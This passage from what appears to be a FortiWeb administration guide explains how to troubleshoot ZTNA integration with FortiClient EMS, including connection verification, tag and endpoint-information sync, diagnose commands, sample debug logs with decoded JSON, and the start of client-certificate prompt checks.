

3. In **Server Objects > Certificates > Certificate Verify**, reference the CA group in an **Certificate Verify** for FortiWeb to validate client certificates. For more information, see "Configuring FortiWeb to validate client certificates" in How to apply PKI client authentication (personal certificates) on page 312.

SNI

you can also add the certificate in an intermediate CA group, then reference it in an SNI. For more information, see "Supplementing a server certificate with its signing chain" and "Allowing FortiWeb to support multiple server certificates" in How to offload or inspect HTTPS.

ZTNA troubleshooting and debugging

Common troubleshooting issues

As FortiWeb ZTNA solution is integrated with FortiWeb, FortiClient and FortiClient EMS, issue troubleshooting sometimes needs checking on all these three components.

There are several ways or steps for ZTNA related issues troubleshooting:

1. Check if FortiWeb is connected to EMS;
2. Check if Tags and endpoint client information are synchronized to FortiWeb:
   - Compare information between FortiWeb and EMS
   - Check Event logs to see configuration or EMS data sync failures
   - Check diagnose log or fcnacd.log
3. Check if the daemon fcnacd & fcsync are stable:
   - Check if pid changes
   - Check if there is any daemon coredump file under /var/log/gui_upload
4. If browsers do not prompt selecting client certificate:
   - Check on FortiClient endpoint to see if certificate is signed successfully
   - Check client certificate verification configuration on FortiWeb
5. If ZTNA rule/tag matching does not meet expectation:
   - If a visit is blocked, check Attack logs to see if any if it's caused by ZTNA violation;
   - Check ZTNA or HTTP content-routing related diagnose logs to see processing details
6. If the issue need further investigation, please collect below logs:
   - /var/log/debug/fcnacd.log and /var/log/debug/fcsync_log
   - Configuration file
   - Client information from "diagnose system endpoint-control clients"

ZTNA related diagnose logs:

```
# diagnose debug application ztna 7
# diagnose debug proxy svr-balance 7
# diagnose debug proxy thread-ztna-sync 7
# diagnose debug timestamp enable
# diagnose debug enable
```

Currently FortiWeb does not have very rich ZTNA logs. Here we list the related Event/Attack/Traffic logs as below:

1. Event logs:
   - EMS/fctems configuration changes;
   - Tag sync > Add/delete tag configuration;
   - Sync data success/failure > caused by EMS connect/disconnect
2. Attack logs:
   - HTTP Connection Failure logs when client certificate verification failed
   - Zero Trust Access logs when traffic matches ZTNA rule with Action Alert_Deny by ZTNA, or matches the default Action Alert_Deny of ZTNA profile;
   - No attack logs when ZTNA rule/profile is matched and the Action is Accept or Deny (No log)
   - No attack logs when ZTNA tags are matched or not matched in HTTP content-routing policy
3. Traffic logs:
   When ZTNA profile/rule is matched and the Action is Accept, there will be a traffic log, but currently no ZTNA information within it.

FortiClient EMS connection issues

- Check the network and FortiClient EMS port accessibility on FortiWeb:
  - Ping the IP address or the Domain Name of the FortiClient EMS;
    Note: only IPv4 & Domain Name are supported; IPv6 is not supported by FortiClient EMS

- Use execute telnettest command to check if EMS service is reachable:

```
FWB # execute telnettest 10.65.1.98:443
Connected
```

- Use execute & diagnose commands to check FortiClient EMS status on FortiWeb:
  - Run execute fctems is-verified <EMS>

```
FWB-91 # execute fctems is-verified EMS95
Configured FortiClient EMS has not been verified.
```

This message means that the FortiClient EMS certificate has not been verified by FortiWeb yet. You need to verify it via `execute fctems verify <EMS>` or click **Authorize** on GUI.

```
FWB # execute fctems is-verified EMS95
Configured FortiClient EMS has been verified.
```

This status means that the FortiClient EMS certificate has been verified by FortiWeb, while FortiWeb is not necessarily authorized by EMS.

Once the FortiClient EMS has been verified, the system will add configuration of fingerprint and EMS_SN as below:

```
config system endpoint-control fctems
   edit "EMS95"
      set server 10.0.10.95
      set capabilities fabric-auth silent-approval websocket websocket-malware push-
           ca-certs
      set fingerprint
           B7:0B:6E:A4:7A:8F:7F:2F:E1:4A:18:F4:0E:34:65:C8:F0:A6:A7:F7:C7:D2:60:43:A5
           :49:A0:F6:35:EA:A1:C3:85:87:E1:15:95:B3:12:42:D3:80:96:50:10:EA:1C:2C:49:8
           5:DC:F1:B5:EB:10:24:5A:61:A7:37:E8:64:31:CF
      set EMS_SN FCTEMS8822003349
   next
end
```

  - Run `diagnose system endpoint-control test <EMS>`

```
FWB # diagnose system endpoint-control test EMS95
Connection test had an error -3: EMS server connection failed. Authentication denied
```

#This message indicates FortiWeb has not been authorized, or denied by FortiClient EMS, or the EMS certificate has not been verified by FortiWeb. When adding a new FortiClient EMS connector, FortiWeb and FortiClient EMS need to verify/authorize each other.

- Check the FortiClient EMS status and failure reasons on FortiWeb or FortiClient EMS GUI:
  - The EMS status will be shown with a question mark if FortiClient EMS fabric connection has not been established:



- Check the FortiClient EMS status with failure reasons in the Edit page.

  auth_pending: It means FortiWeb has not been authorized by FortiClient EMS, or the FortiClient EMS certificate has not been verified by FortiWeb.

  auth_deny: It means FortiWeb authorization has been denied by FortiClient EMS.

  cert_unauthorzied: It means FortiClient EMS certificate has not been verified by FortiWeb, but FortiWeb has been authorized by EMS.

  cert_unknown: It means FortiClient EMS certificate cannot be retrieved, which is usually caused by the EMS IP/Domain or Port is not reachable.



ZTNA Tags sync issues

Normally, ZTNA tags created on FortiClient EMS will be synchronized in a few seconds after FortiClient EMS connection is established. If new tags or tag changes (e.g. delete) are not updated correctly to FortiWeb, please follow these steps to troubleshoot:

1. Use the methods in section “Check FortiClient EMS connection issues” to confirm if FortiClient EMS is connected successfully and stably.
2. Add a new Zero Trust Tagging rule on FortiClient EMS, check if the new tag can be synchronized to FortiWeb or not.
3. Check if the daemon fcnacd is stable:
   - Execute “fn pidof fcnacd” several times to check if the pid changes
   - Check /var/log/gui_upload to see if there is any fcnacd or fcsync coredump files
4. Enable diagnose log on FortiWeb to check the sync details.

```
# diagnose debug application fcnacd 7 #communication logs between FortiWeb & EMS
# diagnose debug enable
```

E.g. check the output of api/v1/report/fct/host_tags for a successful tag sync process:

```
: [2022-08-09-23:34:10] [ec_ems_context_submit_work:431] Call submitted successfully.
obj-id: 10, desc: REST API to get updates about host tags., entry:
     api/v1/report/fct/host_tags.
: [2022-08-09-23:34:10] [ec_ez_worker_process:273] Processing call for obj-id: 10,
     entry: "api/v1/report/fct/host_tags"
: [2022-08-09-23:34:10] [ec_ez_worker_process:348] Call completed successfully.
obj-id: 10, desc: "REST API to get updates about host tags.", entry:
     "api/v1/report/fct/host_tags".
```

For more detailed fcnacd logs, please download /var/log/debug/fcnacd.log.

Login to the backend shell, check the output in /var/log/debug/fcnacd.log or copy it to /var/log/gui_upload and download it via GUI for further checking.

Check the output of api/v1/report/fct/host_tags to see if tags are included in the json content:

E.g. check the output of api/v1/report/fct/host_tags for a successful tag sync process:

```
: [2022-08-10-00:38:37] [ec_ez_worker_prep_data_url:177] Full URL:
     HTTPs://10.65.1.99/api/v1/report/fct/host_tags?&updated_after=2022-06-
     29%2006%3A47%3A03%2E5700870&send_mac=true
: [2022-08-10-00:38:37] [ec_ems_context_submit_work:431] Call submitted successfully.
obj-id: 10, desc: REST API to get updates about host tags., entry:
     api/v1/report/fct/host_tags.
: [2022-08-10-00:38:37] [ec_ez_worker_process:273] Processing call for obj-id: 10,
     entry: "api/v1/report/fct/host_tags"
: [2022-08-10-00:38:37] [ec_ez_worker_process:293] reply:
"""
{"result": {"retval": 1, "message": null}, "data": {"is_final": true, "updated_after":
     "2022-06-29 06:47:03.5700870", "is_zipped": true, "unzipped_size": 474, "data":
     "eJxlkM1ugzAQhF8l8jmpHMpP4JYYUCs1itT21IvlwJKsajCyTdoo4t0LMhVVetrZb6z1zt4IGm4a0ZqzsiSphDSwJFacODaVIsmNCCm5hhMaCxpKXkiExprB6ZfkRX05sYcSu9rpJzydnWIaLRZCuu4DtFqV4rpIwUJhUTXTlOcDW7x1psUCVTex1+yCkg/O9Le+8k+43nuFtvcIvsGhrSs7V96HRHHMqTe1YCwfGV3Pfi6OGgt+aP6jqppZCpe52Qs5r927y9VQH0FPQTos+QjlEOIP+r1uEIUs2O5YmLHMj9guztZplucbj1E/8NNwfHNWw7LjjK4thQVusR4yEo963oqGKy9e0DDxo4Q+PgQRpZuIkr7vfwAn/pyS"}}
"""
: [2022-08-10-00:38:37] [fcems_json_unzip:267] unzipped:
"""
{"is_snapshot":false,"tag_info":{"all_registered_clients":{},"Low":{},"Medium":
     {},"High":{},"Critical":{},"Zero-day Detections":{},"IOC Suspicious":{},"REvil_IOC_
     registry_key":{},"REvil_IOC_crt":{},"REvil_IOC_exe":{},"A":{},"B":{},"Tag_99_02":
     {},"Test_Tag_01":{},"Tag_Fabric_On":{},"Tag_Fabric_Off":{},"Tag_Dev":{},"Tag_
```

```
      Malicious":{}},"tag_members":{},"uid_tag_lists":{},"uid_info":
      {"576C5ABC6ECE47CB9E1DEFF82C0454D6":{"host_tag_update_time":"2022-06-29
      06:47:03.5700870"}}}
"""
: [2022-08-10-00:38:37] [ec_ez_worker_process:348] Call completed successfully.
obj-id: 10, desc: "REST API to get updates about host tags.", entry:
      "api/v1/report/fct/host_tags".
```

All EMS tags are synchronized and contained in the above unzipped json content. You can check if the newly-added tag is included or the removed tag is NOT included. If the new tag is NOT included, you may check if it is an EMS problem rather than a FortiWeb issue.

To improve the readability, the above json content is transferred with a json formatter and simplified:

```
{
"tag_info":{
"Test_Tag_01":{
},
"Tag_Fabric_On":{
},
"Tag_Fabric_Off":{
},
"Tag_Dev":{
},
"Tag_Malicious":{
}
},
"uid_info":{
"576C5ABC6ECE47CB9E1DEFF82C0454D6":{
"host_tag_update_time":"2022-06-29 06:47:03.5700870"
}
}
}
```

5. Particularly, if you are deleting a tag, please double confirm not only the tagging rule is deleted, but also the tag is deleted in “Manage Tags” in FortiClient EMS.



6. A tag referenced in a ZTNA rule or HTTP Content-routing policy will NOT be removed from FortiWeb immediately after the tag is removed from FortiClient EMS.
   Only if the tag is removed from ZTNA rule or HTTP Content-routing policy, it will be removed by FortiWeb automatically;

   FortiWeb will check if a current tag saved in configuration is used or not in each tag sync cycle. When the system boots up, if it has been removed from FortiClient EMS and not used in any ZTNA rule or HTTP Content-routing policy any more, the tag will be deleted.

Endpoint client information sync issues

Information of all endpoint clients registered to the FortiClient EMS will be synchronized to FortiWeb. If you find that an endpoint is not synchronized or information changes are not updated to FortiWeb, please follow the below steps for troubleshooting:

1. Check `diagnose system endpoint client` on FortiWeb to see if the client information is up-to-date:
   You can add filters to search a specific endpoint client:
   ```
   FortiWeb # diagnose system endpoint-control clients <IP> <MAC> <FCT_SN>
   ```
   Each filter option can be set as “any” for all.
2. Compare client info on FortiWeb with the endpoint info shown in FortiClient EMS **Endpoints > All Endpoints**, and that displayed in FortiClient.
   Pay attention to the circled info: EMS SN, FortiClient ID / UID, IP and Tags.





If **Show Zero Trust Tag on FortiClient GUI** is enabled in FortiClient EMS **Endpoint > Profiles > System Settings**, you can also see the ZTNA tags on the FortiClient.

3. If there is no Endpoint information or some information is not up-to-date on FortiWeb, check if FortiClient EMS is connected successfully and stably first, with the methods mentioned in section "Check FortiClient EMS connection issues".
4. Check if the daemon fcnacd is stable:
   a. Execute `fn pidof fcnacd` several times to check if the pid changes.
   b. Check /var/log/gui_upload to see if there is any fcnacd or fcsync coredump files.
5. If FortiClient EMS is connected while client information is not updated, enable diagnose log on FortiWeb to check if there is any sync failure.

   ```
   # diagnose debug application fcnacd 7 #communication logs between FortiWeb & EMS
   # diagnose debug enable
   ```

   E.g. check the output of api/v1/report/fct/uid_tags to see if the tag changes is reflected in logs:

   ```
   : [2022-08-09-23:34:10] [ec_ems_context_submit_work:431] Call submitted successfully.
   obj-id: 12, desc: REST API to get updates of tags associated with FCT UID., entry:
        api/v1/report/fct/uid_tags.
   : [2022-08-09-23:34:10] [ec_ez_worker_process:273] Processing call for obj-id: 12,
        entry: "api/v1/report/fct/uid_tags"
   : [2022-08-09-23:34:10] [ec_ez_worker_process:348] Call completed successfully.
   obj-id: 12, desc: "REST API to get updates of tags associated with FCT UID.", entry:
        "api/v1/report/fct/uid_tags".
   ```

   For more detailed fcnacd logs, please download /var/log/debug/fcnacd.log.
6. Log in to the backend shell, check output in /var/log/debug/fcnacd.log or copy it to /var/log/gui_upload and download it via GUI for further checking.

Particularly when you find tags are not updated to a specific client, check the output of api/v1/report/fct/uid_tags to see if tags are included in the json content:

E.g. the output of api/v1/report/fct/uid_tags below is when a new tag “” is applied to the client, UID CA0EF982B9604702862F95798F73C060::

```
: [2022-08-10-14:08:47] [ec_ez_worker_prep_data_url:177] Full URL:
     HTTPs://10.65.1.99/api/v1/report/fct/uid_tags?&updated_after=2022-08-
     10%2020%3A28%3A25%2E7803527&uid_offset=CA0EF982B9604702862F95798F73C060&send_
     mac=true
: [2022-08-10-14:08:47] [ec_ems_context_submit_work:431] Call submitted successfully.
obj-id: 12, desc: REST API to get updates of tags associated with FCT UID., entry:
     api/v1/report/fct/uid_tags.
: [2022-08-10-14:08:47] [ec_ez_worker_process:273] Processing call for obj-id: 12,
     entry: "api/v1/report/fct/uid_tags"
: [2022-08-10-14:08:47] [ec_ez_worker_process:293] reply:
"""
{"result": {"retval": 1, "message": null}, "data": {"uid_offset":
     "CA0EF982B9604702862F95798F73C060", "updated_after": "2022-08-10 21:08:41.8294435",
     "is_zipped": true, "is_final": true, "unzipped_size": 558, "data":
     "eJxl0T1vGzEMBuC/Umg2C4oi9eFNH6epQJduRXG4xEJygO0E9iUdjPvvVbyduwkQ30cieVMf82FcppfxOF
     +Xq9rfVI441OApBYvskLylGsQFX53JaPGr5tROT+3Sy3/f1Fe4I2qvtFDWlCMUwxY4uwihFgOOxIoZKDJnt
     bsHztOp9URU624jJGtqQgG07LsQLUSLESRSEpsDc7VbIT0I/YvinTBELgm4aAMxmQBWUuCQK2nSW2E6HsdL
     e+ntt0s7jM/HuZ37JLasd/1tHgwEtNJZNpCSGDAua4em2OTqlv3Vj3V6uszP48/zg1aISAg1RJP7oFxA8MF
     oGJJLLHEIgfz/WmmfD84gyJkoQfbEwFQqpOgQUCSWkEqWULbOj7e/av2zU69v1+W+9o/3w7S0cZnv14REgB
     40fiO9R79n/d1Tb92IWtf1H0gJmbU="}}
"""
: [2022-08-10-14:08:47] [fcems_json_unzip:267] unzipped:
"""
{"uid_tag_lists":{"CA0EF982B9604702862F95798F73C060":{"members":[{"tag_uid":"152C12CA-
     D346-4C7A-9FD3-725653E2A44C","tag_name":"A"},{"tag_uid":"1B63FB05-0648-4CA6-A60A-
     5A2B56C944F6","tag_name":"B"},{"tag_uid":"3C058754-A4DB-4D13-AB39-
     65B949CF2121","tag_name":"all_registered_clients"},{"tag_uid":"879444E3-9065-4D43-
     BB53-37C1703D6B7F","tag_name":"Tag_Fabric_On"},{"tag_uid":"D2225201-A3C6-4790-8931-
     EB7B45AE9928","tag_name":"Tag_Dev"},{"tag_uid":"E504C22B-C824-42DF-BA70-
     055AD9BDC59D","tag_name":"Low"}],"host_tag_update_time":"2022-08-10
     21:08:41.8294435"}}}
"""
: [2022-08-10-14:08:47] [__handle_json_tag_list:93] Add 1 member tags for
     FCTEMS8822003003
: [2022-08-10-14:08:47] [ec_ez_worker_process:348] Call completed successfully.
obj-id: 12, desc: "REST API to get updates of tags associated with FCT UID.", entry:
     "api/v1/report/fct/uid_tags".
```

All EMS tags applied to a specific client will be contained in the unzipped json content. One can check if the newly-added tag is included or the removed tag is NOT included. If the new tag is NOT included, one may check if it is an EMS problem rather than a FortiWeb issue.

To improve the readability, the above json content is transferred with a json formatter and simplified:

```
{
"uid_tag_lists":{
"CA0EF982B9604702862F95798F73C060":{
"members":[
{
"tag_uid":"152C12CA-D346-4C7A-9FD3-725653E2A44C",
"tag_name":"A"
},
{
"tag_uid":"1B63FB05-0648-4CA6-A60A-5A2B56C944F6",
"tag_name":"B"
```

```
},
{
"tag_uid":"3C058754-A4DB-4D13-AB39-65B949CF2121",
"tag_name":"all_registered_clients"
},
{
"tag_uid":"879444E3-9065-4D43-BB53-37C1703D6B7F",
"tag_name":"Tag_Fabric_On"
},
{
"tag_uid":"D2225201-A3C6-4790-8931-EB7B45AE9928",
"tag_name":"Tag_Dev"
},
{
"tag_uid":"E504C22B-C824-42DF-BA70-055AD9BDC59D",
"tag_name":"Low"
}
],
"host_tag_update_time":"2022-08-10 21:08:41.8294435"
}
}
}
```


You can only see the content of uid_tag_lists when tags applied to a client are changed, either added or removed. Without tag changes, the content of the uid_tag_lists will be empty:


```
: [2022-08-10-14:08:53] [fcems_json_unzip:267] unzipped:
"""
{"uid_tag_lists":{}}
"""
```


ZTNA Access Control issues 1 - browsers do not prompt certificate selecting

HTTPS with client certificate verification is a must when a ZTNA profile is applied to a server policy. So to use ZTNA, you need to create a certificate verification rule and select it in Advanced SSL settings > Certificate Verification for HTTPS, or enable SNI and select one in a SNI policy.

If the browser does not pop up the FortiClient certificate when you visiting a server policy, please follow these steps for troubleshooting:

1. Check if the FortiWeb and server policy is reachable;
   - Disable ZTNA profile first and guarantee the server policy works without ZTNA;
